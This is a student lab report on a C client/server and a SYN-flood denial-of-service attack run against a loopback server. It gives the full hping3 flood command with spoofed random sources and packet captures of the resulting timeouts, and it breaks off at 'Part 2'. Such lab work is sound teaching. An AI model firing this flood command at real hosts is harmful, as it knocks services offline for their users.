EE379K Enterprise Network Security Lab 1 Report

Student: Sean Wang, szw87
Professor: Mohit Tiwari, Antonio Espinoza
Department of Electrical & Computer Engineering
The University of Texas at Austin

September 10, 2019

Part 1:

Step 1:

For step 1, the client and server in C were implemented to closely match the Python versions. For simplicity, the client sends the same hard coded message each time, similar to the Python client. The C client and server were tested with the Python client and server to ensure cross-functionality and that the client implementation in both languages worked almost identically. The only difference between the C client and Python client was the output of the Python client showing

```
From Server: b'INPUT LOWERCASE SENTENCE:'
```

and the C client showing

```
From Server: INPUT LOWERCASE SENTENCE:
```
.

To build the server, compile it with:

```
gcc -o server server.c
```

Similarly for the client, compile it with:

```
gcc -o client client.c
```

To run them, simply execute either:


`./server` or `./client`

Step 2:

For step 2, the DOS attack was implemented using a command line tool called `hping3` using the options

```
hping3 --count 15000 --destport 12000
--syn --flood --rand-source 127.0.0.2
```


These flags specify to stop sending packets to `127.0.0.2:12000` after sending/receiving 15000 SYN packets, using randomized IP addresses to disguise the actual source and prevent the server's SYN-ACK packets from reaching the actual source. Additionally, the `--flood` option just says to send packets as fast as possible.
As a result, the server receives many requests for establishing a connection, but because the SYN-ACK sent from the server never reaches the actual sender of the initial SYN packet, the 3-way handshake is never completed and the server is left waiting on a response from what it sees as many clients. This can be seen in Figure 1, with some packet details cut out to ensure legibility.



```
No.   Time     Source          Destination     Protoco Length Info
   5  0.000339 229.220.168.249 127.0.0.2       TCP     56     2945 → 12000 [SYN] Seq=0 Win=512 Len=0
   6  0.000364 127.0.0.2       229.220.168.249 TCP     60     12000 → 2945 [SYN, ACK] Seq=0 Ack=1 Win=65495 Len=0 MSS=65495
```

Figure 1: An incomplete three-way handshake

Since the server is now swamped with connection requests, the real client (at IP `127.0.0.1`) cannot have its connection request processed by the server and times out, as shown in Figure 2, also with some packet details cut out to ensure legibility.



```
No.       Time     Source    Destination Protoco Length Info
┌ 171837  1.475633 127.0.0.1 127.0.0.2   TCP     76     37564 → 12000 [SYN] Seq=0 Win=65495 Len=0 MSS=
│ 334856  2.490957 127.0.0.1 127.0.0.2   TCP     76     [TCP Retransmission] 37564 → 12000 [SYN] Seq=0
└ 531548  4.511392 127.0.0.1 127.0.0.2   TCP     76     [TCP Retransmission] 37564 → 12000 [SYN] Seq=0
```

Figure 2: Client's sent SYN packet and client timeout

The rest of the tcpdump record of the DOS attack is in `output.pcap` and shows the flood of SYN packets sent to the server at IP `127.0.0.2:12000`.

Part 2: